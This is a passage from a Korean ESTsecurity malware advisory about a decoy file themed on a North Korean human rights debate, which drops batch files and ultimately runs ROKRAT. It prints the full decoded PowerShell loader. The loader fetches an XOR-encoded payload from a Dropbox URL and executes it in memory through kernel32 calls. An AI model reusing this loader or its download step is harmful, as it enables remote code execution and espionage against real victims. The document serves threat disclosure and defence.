토론	토론 1. 이윤식(여의도연구원) 토론 2. 김태원(성균관대학교 법학전문대학원) 토론 3. 김지은(자유아시아방송) 토론 4. 이종겸(북한학회) 토론 5. 박유성(동국대학교 북한학과 대학원) 토론 6. 여현철(국민대학교) 토론 7. 이도건(NK4D인권전략센터) 토론 8. 서유석(북한연구소)

[그림 2] 디코이 파일

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

하지만 백그라운드에서는 %public% 폴더에 "북한인권 전문가 토론회 061223.bat", "public.dat" 파일을 드롭하고 실행합니다.



[그림 3] 드롭된 파일들

최종적으로 공격자가 설정해 놓은 C2 에 접속하고 파일을 다운받고 실행합니다.

```
[Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObject([Net.SecurityProtocolType],
3072);$aa='[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint c);';$b=Add-Type -
MemberDefinition $aa -Name "AAA"  -PassThru;$abab = '[DllImport("kernel32.dll")]public static extern bool
VirtualProtect(IntPtr a,uint b,uint c,out IntPtr d);';$aab=Add-Type -MemberDefinition $abab -Name "AAB" -
PassThru;$c = New-Object
System.Net.WebClient;$d="https://dl.dropboxusercontent.com/scl/fi/99el46xk80wjrz82avbbb/hybrid_x64.zip?rlkey=d
mkh2dcrdi3vjny6s3ahs2wa4&dl=0";$bb='[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr
a,uint b,IntPtr c,IntPtr d,uint e,IntPtr f);';$ccc=Add-Type -MemberDefinition $bb -Name "BBB" -
PassThru;$ddd='[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject(IntPtr a,uint b);';$fff=Add-
Type -MemberDefinition $ddd -Name "DDD" -PassThru;$e=112;do {  try { $c.Headers["user-agent"] =
"connnecting...";$xmpw4=$c.DownloadData($d);$x0 = $b::GlobalAlloc(0x0040, $xmpw4.Length+0x100);$old =
0;$aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old);for ($h = 1;$h -lt $xmpw4.Length;$h++)
{[System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmpw4[$h] -bxor $xmpw4[0]) );};try{throw
1;}catch{$handle=$ccc::CreateThread(0,0,$x0,0,0,0);$fff::WaitForSingleObject($handle,
500*1000);};$e=222;}catch{sleep 11;$e=112;}}while($e -eq 112);
```

[그림 4] 디코딩 된 내용

다운로드 된 "hybrid_x64.zip" 파일은 압축파일이 아닌 인코딩된 바이너리 파일로 인젝션되어 실행되며, 최종적으로 ROKRAT 악성코드를 실행합니다.

사용자 여러분들께서는 의심스러운 파일을 실행하기 전 반드시 확장자를 확인하는 습관을 기르시길 바랍니다.

ESTSECURITY Copyright©2024 ESTsecurity Corp. All rights reserved.

㈜이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616

www.estsecurity.com